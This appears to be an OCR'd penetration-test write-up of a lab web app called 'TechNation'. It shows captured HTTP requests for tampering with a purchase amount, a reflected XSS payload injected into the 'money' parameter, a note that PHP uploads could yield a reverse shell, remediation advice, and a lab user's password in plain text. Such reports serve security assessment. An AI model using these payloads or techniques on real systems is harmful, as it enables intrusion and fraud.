
Dont Worry! your payment is safe and protected by the newest payment Framework! all you need to do it to press 'BuyNow' and by that you agree to our terms of use and and the offer will be send to your credit card application!

The request captures a parameter/variable that is being posted. This parameter, allows to be changed.



```
POST /Deals.php HTTP/1.1
Host: 10.0.2.39
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://10.0.2.39
Connection: close
Referer: http://10.0.2.39/Deals.php
Upgrade-Insecure-Requests: 1

money=500
```


Click on “Params”



Request to http://10.0.2.39:80

```
POST /Deals.php HTTP/1.1
Host: 10.0.2.39
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://10.0.2.39
Connection: close
Referer: http://10.0.2.39/Deals.php
Upgrade-Insecure-Requests: 1

money=500
```


And change the value of money as shown



Request to http://10.0.2.39:80

POST request to /Deals.php

Type	Name	Value
Body	money	500




Request to http://10.0.2.39:80

POST request to /Deals.php

Type	Name	Value
Body	money	"><script>alert("HELLLO")</script>

Once the value is changed, we get the script executed and displayed.



TechNation


A **Technology** blog about everything that is new .

HELLLO

Well done! You Just Payed ">

File upload :

The file upload option can be misused to upload php files which can generate a reverse shell



10.0.2.39/support.php

Dont Worry! We Are Here To Help!

Email Address: Enter email

For us to contact you back!

What Kind Of Problem You Have?: Payment Failure

You Don't Know? Press "Other"

Write Your Problem

Add Screenshot: test.php

Thank you! our Team will contact you as soon as they can!
Array

General Remedial Measures

Prevent Login Brute Force:

Implement account lock out

Administrators should keep software up to date, including web server software and the underlying operating system, and apply all security patches. The practice of regularly patching software can significantly reduce security risks and reduce the chance of exploitation

SQLi/ XSS and Directory Traversal:

Developers should validate user input accepted from browsers. Input validation can help ensure that attackers are restricted from using command techniques, like SQL injection, which violate access privileges and may grant attackers access to a root directory.


Applications should use filters to block suspicious user input. Most web applications employ filters to block URLs that contain commands, as well as escape codes commonly employed by attackers.

Easily avoidable major vunerabilities

1. Access to Admin Panel by all users
   There is no access restriction to the Admin Panel
   Any user is able to login via the Admin Panel

From the web page info, Daniel Seems to be the admin. But Arthur is also able to login to Admin Panel

2. Information disclosure in file at robots.txt
   A list of possible passwords for users is displayed, which can be misused to access
3. Admin Panel user “Profile” display password to see
   Citing of password in plain text:



TechNation

10.0.2.39/Admin.php?Email=arthurb%40technation.com&Password=J4VfsKYb3nuGFsQ6

Welcome Arthur

First Name: Arthur

Last Name: Bisclich

Email: arthurb@technation.com

Password: J4VfsKYb3nuGFsQ6